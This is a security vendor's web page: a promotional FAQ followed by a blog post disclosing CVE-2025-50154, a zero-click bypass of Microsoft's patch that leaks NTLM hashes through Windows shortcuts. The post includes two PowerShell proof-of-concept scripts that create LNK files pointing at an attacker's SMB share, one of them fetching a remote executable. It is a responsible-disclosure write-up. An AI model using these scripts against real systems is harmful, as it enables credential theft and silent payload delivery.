Frequently Asked Questions

Vulnerability Details & Security Research

What is CVE-2025-50154 and why is it significant?

CVE-2025-50154 is a zero-click NTLM credential leakage vulnerability discovered by Cymulate Research Labs. It allows attackers to extract NTLM hashes without any user interaction, even on fully patched systems, by bypassing Microsoft's previous patch for CVE-2025-24054. This vulnerability increases the attack surface for organizations relying solely on Microsoft's April patch and can lead to privilege escalation, lateral movement, and remote code execution if exploited.

How does the CVE-2025-50154 vulnerability work?

The vulnerability exploits a gap in Microsoft's patch for CVE-2025-24054. By crafting a Windows shortcut (LNK) that points to a remote executable, attackers can trigger NTLM authentication requests automatically when the file is viewed in Explorer, without any user interaction. This results in the disclosure of NTLMv2-SSP hashes and the silent download of remote binaries, which can later be used for further attacks.

What are the risks associated with CVE-2025-50154?

The main risks include NTLM hash leakage, privilege escalation, lateral movement, and remote code execution. Attackers can use the disclosed hashes for offline cracking or relay attacks, potentially gaining unauthorized access to high-value accounts and moving laterally within the network. The vulnerability also allows for the silent delivery of malicious binaries, increasing the risk of advanced attacks such as credential theft and ransomware deployment.

How did Cymulate Research Labs discover CVE-2025-50154?

Cymulate Research Labs identified the vulnerability during ongoing security research. They found that Microsoft's patch for CVE-2025-24054 was incomplete and that NTLM hashes could still be leaked using a modified attack technique. The discovery was responsibly disclosed to Microsoft, and the vulnerability was assigned its own CVE identifier.

What is the impact of a zero-click vulnerability like CVE-2025-50154?

Zero-click vulnerabilities are particularly dangerous because they require no user interaction to exploit. In the case of CVE-2025-50154, simply viewing a malicious shortcut in Windows Explorer can trigger NTLM hash leakage and the download of remote binaries, making it easier for attackers to compromise systems without user awareness.

How can organizations protect themselves against threats like CVE-2025-50154?

Organizations should implement defense-in-depth strategies, continuously validate their security controls, and stay updated with the latest patches. Using platforms like Cymulate for automated threat validation can help identify and mitigate vulnerabilities before attackers exploit them. Regular testing and validation are essential, even for vulnerabilities believed to be patched.

What is NTLM and why is it targeted by attackers?

NTLM (New Technology LAN Manager) is a Microsoft authentication protocol used to confirm user identities and secure network communications. Attackers target NTLM because captured hashes can be brute-forced offline or used in relay attacks to gain unauthorized access, especially if the compromised account has elevated privileges.

How does the patch bypass in CVE-2025-50154 differ from the original vulnerability?

The original vulnerability (CVE-2025-24054) allowed NTLM hash leakage via specially crafted shortcuts with remote icons. Microsoft's patch blocked this method, but CVE-2025-50154 bypasses the fix by using a remote executable as the shortcut target, causing Explorer to retrieve the binary and leak the NTLM hash without user interaction.

What is the recommended response for organizations affected by CVE-2025-50154?

Organizations should monitor for official Microsoft security updates addressing CVE-2025-50154 and apply them promptly. In the meantime, they should use security validation tools like Cymulate to test their defenses against this and similar threats, and educate users about the risks of opening unknown files or shortcuts.

Where can I read the full technical analysis of CVE-2025-50154?

The full technical analysis, including proof-of-concept scripts and attack details, is available on the Cymulate blog post titled "Zero Click, One NTLM: Microsoft Security Patch Bypass (CVE-2025-50154)" at https://cymulate.com/blog/zero-click-one-ntlm-microsoft-security-patch-bypass-cve-2025-50154.

Cymulate Platform Features & Capabilities

What is Cymulate and what does it offer?

Cymulate is a cybersecurity platform that enables organizations to proactively validate their defenses, identify vulnerabilities, and optimize their security posture. It offers continuous threat validation, exposure prioritization, attack path discovery, automated mitigation, and a unified platform for Breach and Attack Simulation (BAS), Continuous Automated Red Teaming (CART), and Exposure Analytics.

What are the key features of the Cymulate platform?

Key features include continuous threat validation with 24/7 automated attack simulations, unified BAS and CART, exposure analytics, attack path discovery, automated mitigation, AI-powered optimization, complete kill chain coverage, an extensive threat library with over 100,000 attack actions, and an intuitive, user-friendly interface.

How does Cymulate help organizations validate their security controls?

Cymulate enables organizations to automatically test their security controls against the latest threats identified by the threat intelligence community. The platform simulates real-world attacks, validates exploitability, and provides actionable insights to improve prevention and detection capabilities across all IT environments.

What integrations does Cymulate support?

Cymulate integrates with a wide range of security technologies, including Akamai Guardicore, AWS GuardDuty, BlackBerry Cylance OPTICS, Carbon Black EDR, Check Point CloudGuard, Cisco Secure Endpoint, CrowdStrike Falcon, Wiz, SentinelOne, and more. For a complete list, visit Cymulate's Partnerships and Integrations page.

How easy is it to implement Cymulate?

Cymulate is designed for quick and easy implementation. It operates in agentless mode, requiring no additional hardware or complex configurations. Customers can start running simulations almost immediately, and the platform integrates seamlessly into existing workflows. Comprehensive support and educational resources are available to assist with onboarding.

What feedback have customers given about Cymulate's ease of use?

Customers consistently praise Cymulate for its intuitive and user-friendly interface. Testimonials highlight the platform's simplicity, actionable insights, and accessible support. For example, Raphael Ferreira, Cybersecurity Manager, noted, "Cymulate is easy to implement and use—all you need to do is click a few buttons, and you receive a lot of practical insights into how you can improve your security posture."

What security and compliance certifications does Cymulate hold?

Cymulate holds several industry-leading certifications, including SOC2 Type II, ISO 27001:2013, ISO 27701, ISO 27017, and CSA STAR Level 1. These certifications demonstrate Cymulate's commitment to robust security, privacy, and compliance standards. More details are available on the Security at Cymulate page.

How does Cymulate ensure data security and privacy?

Cymulate ensures data security through encryption for data in transit (TLS 1.2+) and at rest (AES-256), secure AWS-hosted data centers, a tested disaster recovery plan, and a strict Secure Development Lifecycle (SDLC). The platform also enforces 2-Factor Authentication, Role-Based Access Controls, and IP address restrictions. Cymulate is GDPR compliant and has a dedicated privacy and security team.

What is Cymulate's pricing model?

Cymulate operates on a subscription-based pricing model tailored to each organization's requirements. Pricing depends on the chosen package, number of assets, and scenarios selected for testing. For a personalized quote, organizations can schedule a demo with the Cymulate team.

Use Cases, Benefits & Customer Success

Who can benefit from using Cymulate?

Cymulate is designed for CISOs, security leaders, SecOps teams, Red Teams, and vulnerability management teams in organizations of all sizes and industries, including finance, healthcare, retail, media, transportation, and manufacturing. The platform addresses the unique needs of each role, from strategic oversight to operational efficiency and advanced adversary simulation.

What business impact can organizations expect from Cymulate?

Organizations using Cymulate can achieve up to a 52% reduction in critical exposures, a 60% increase in team efficiency, and an 81% reduction in cyber risk within four months. The platform also enables faster threat validation (up to 40x faster than manual methods) and cost savings by consolidating multiple tools.

Are there real-world case studies demonstrating Cymulate's effectiveness?

Yes. For example, Hertz Israel reduced cyber risk by 81% in four months using Cymulate. Other case studies include a sustainable energy company scaling penetration testing, a credit union optimizing SecOps, and Nemours Children's Health improving detection in hybrid environments. See more at Cymulate's Case Studies page.

How does Cymulate address common pain points in cybersecurity?

Cymulate addresses fragmented security tools, resource constraints, unclear risk prioritization, cloud complexity, communication barriers, inadequate threat simulation, operational inefficiencies in vulnerability management, and post-breach recovery challenges by providing unified, automated, and actionable security validation and exposure management.

How does Cymulate's solution differ for different user personas?

Cymulate tailors its solutions for different roles: CISOs get quantifiable metrics for strategic decisions, SecOps teams benefit from automation and efficiency, Red Teams access advanced offensive testing, and vulnerability management teams gain automated validation and prioritization. Each persona receives tools and insights relevant to their responsibilities.

How does Cymulate compare to other security validation platforms?

Cymulate stands out with its unified platform combining BAS, CART, and exposure analytics, continuous 24/7 validation, AI-powered optimization, complete kill chain coverage, ease of use, and measurable outcomes. It is recognized as a market leader by Frost & Sullivan and a Customers' Choice in Gartner Peer Insights 2025.

What is Cymulate's vision and mission?

Cymulate's vision is to create an environment where organizations can proactively validate their defenses and achieve lasting improvements in cybersecurity. The mission is to transform cybersecurity practices by enabling continuous threat validation, exposure management, and collaboration across teams. Learn more on the About Us page.

Where can I find Cymulate's latest research, news, and resources?

You can stay updated with Cymulate's latest research, news, and resources through the Cymulate Blog, Newsroom, Events & Webinars, and the Resource Hub.

How can I get started with Cymulate or request a demo?

You can request a personalized demo of Cymulate by visiting the demo booking page. The Cymulate team will guide you through the platform's capabilities and provide a tailored quote based on your organization's needs.

New: 2026 Gartner® Market Guide for Adversarial Exposure Validation
Learn More
Cymulate named a Customers' Choice in 2025 Gartner® Peer Insights™
Learn More
New Research: The Security Tradeoffs Behind AI Tooling
Learn More
An Inside Look at the Technology Behind Cymulate
Learn More

Zero Click, One NTLM: Microsoft Security Patch Bypass (CVE-2025-50154) 

By: Ruben Enkaoua

Last Updated: April 7, 2026

cymulate blog article

Executive Summary 

As part of our ongoing security research at Cymulate Research Labs, I discovered a zero-click NTLM credential leakage vulnerability that bypasses Microsoft’s patch for CVE-2025-24054. The original vulnerability demonstrated how specially crafted requests could trigger NTLM authentication and expose sensitive credentials. Microsoft addressed the flaw with a security update, but our testing revealed the fix was incomplete. 

This new vulnerability now assigned CVE-2025-50154 allows an attacker to extract NTLM hashes without any user interaction, even on fully patched systems. By exploiting a subtle gap left in the mitigation, an attacker can trigger NTLM authentication requests automatically, enabling offline cracking or relay attacks to gain unauthorized access. 

The risk is significant: NTLM relay attacks can lead to privilege escalation, lateral movement and RCE especially when targeting high-value accounts. Since this exploit requires zero user interaction, it increases the attack surface for organizations relying solely on Microsoft’s April patch for protection. 

We responsibly disclosed our findings to the Microsoft Security Response Center (MSRC), and the vulnerability has been officially recognized with its own CVE identifier. A new security update is expected to fully address the issue. 

Introduction 

NTLM, short for New Technology LAN Manager, is Microsoft’s family of authentication protocols used to confirm user identities and safeguard network communications. It works through a direct client–server “challenge/response” process, the server issues a challenge and the client proves its identity without ever transmitting the actual password across the network. 

While NTLMv2 is protected against precomputed attacks like rainbow tables and pass-the-hash, captured hashes can still be exploited. Attackers may try to brute-force them offline or use a relay attacks, a man-in-the-middle method where the stolen hash is passed to another service to log in as the user. If the compromised account has elevated privileges, this can quickly lead to privilege escalation and lateral movement across the network. 

In fact, Check Point published a blog, detailing CVE-2025-24054. However, even after Microsoft’s patch for that issue, we found a way to bypass it and still obtain the NTLM hash, proving the threat was not fully eliminated. 

View Solution Brief

The Old Vulnerability 

To reproduce the state of the vulnerability, I installed a non-patched Windows 10 VM, with no security updates.  

I started an SMB server to listen for incoming SMB connections, with a Wireshark sniffer intended to analyze client behaviors on disclosing the hash based on an ICO file. 

$shortcutPath = "C:\Users\Cymuser\Desktop\LAB\lab.lnk"
$targetPath = "C:\Windows\System32\notepad.exe"
$iconLocation = "\\192.168.159.129\share\icon.ico"

# Create a WScript.Shell COM object
$wShell = New-Object -ComObject WScript.Shell

$shortcut = $wShell.CreateShortcut($shortcutPath)
$shortcut.TargetPath = $targetPath
$shortcut.IconLocation = $iconLocation
$shortcut.Save()

Write-Output "Shortcut created at: $shortcutPath"


It will create an LNK with a distant SMB based icon. Run it, and by looking at the icon in explorer we will get the NTLMv2-SSP hash of the current running user opening explorer.exe process. 

image

The Hash: 

image


In patched environments, Windows made a security update to prevent it. I tested the same in another patched Windows 10 VM: 

Run the same script, and no icon is retrieved: 

image

We can see that in contrary of the previous case, the icon is not rendered. Also, no hash is disclosed.  
image

Bypass Vulnerability 

The script must be changed to make the icon the default one (shell32.dll) and the executable value the distance retrieved file path.


$shortcutPath = "C:\Users\Cymuser\Desktop\LAB\lab.lnk"
$targetPath = "\\192.168.159.129\share\execute.exe"
$iconLocation = "C:\Windows\System32\SHELL32.dll"

$wShell = New-Object -ComObject WScript.Shell
$shortcut = $wShell.CreateShortcut($shortcutPath)
$shortcut.TargetPath = $targetPath
$shortcut.IconLocation = $iconLocation

$shortcut.Save()

Write-Output "Shortcut created at: $shortcutPath"

How It Works 

When looking at desktop shortcuts to programs like Chrome, for example, the icon is rendered even if no IconLocation is configured. 

image

The explorer.exe process is retrieving it directly from the .rsrc section, in RT_ICON and RT_GROUP_ICON headers. 

The patch focuses on preventing shortcuts from rendering icons based on UNC paths, but it doesn’t apply to remote binary files that store their own icon data within the file itself. 


Executing the script: 
image


Without clicking, the explorer.exe process retrieves not only the .rsrc section but also the whole binary, to retrieve the Icon. 

NTLMv2-SSP Hash disclosure: 
image


Also, the whole binary is transferred without any click, as seen in Wireshark: 
image

The file is automatically downloaded without clicking. While the file is not executed immediately, this behavior is still dangerous because it allows an attacker to deliver a malicious payload directly to the victim’s system without consent. Since no process execution occurs at this stage, many security tools may overlook the activity, allowing the file to remain undetected.  

Once present on the system, the binary can be triggered later, enabling the attacker to deploy malware, steal credentials or move laterally across the network. Even without instant execution, the ability to stage a malicious binary in this way poses a serious risk, as it sets the groundwork for more advanced and damaging attacks. 

The file is retrieved, as shown in Wireshark exports: 

image

From sysinternals procmon monitoring, the file is created: 

image

Also with the binary size allocation: 

image

Conclusion 

This vulnerability highlights how seemingly minor gaps in a security patch can still leave systems exposed to serious threats. By bypassing the fix for CVE-2025-24054, it is possible not only to leak NTLM hashes in a zero-click scenario, but also to silently download remote binaries without user interaction. While these binaries are not executed immediately, their presence on a target system creates a foothold for attackers to launch more destructive attacks later, such as credential theft, ransomware deployment or lateral movement.  

The combination of credential leakage and stealthy payload delivery demonstrates how attackers can chain multiple weaknesses into a powerful compromise path. It reinforces the need for thorough patch validation, defense-in-depth strategies and continuous security testing even against vulnerabilities that vendors believe to be fixed. 

Cymulate Exposure Validation makes advanced security testing fast and easy. When it comes to building custom attack chains, it's all right in front of you in one place.
Mike Humbert, Cybersecurity Engineer
DARLING INGREDIENTS INC.
Learn More
Book a Demo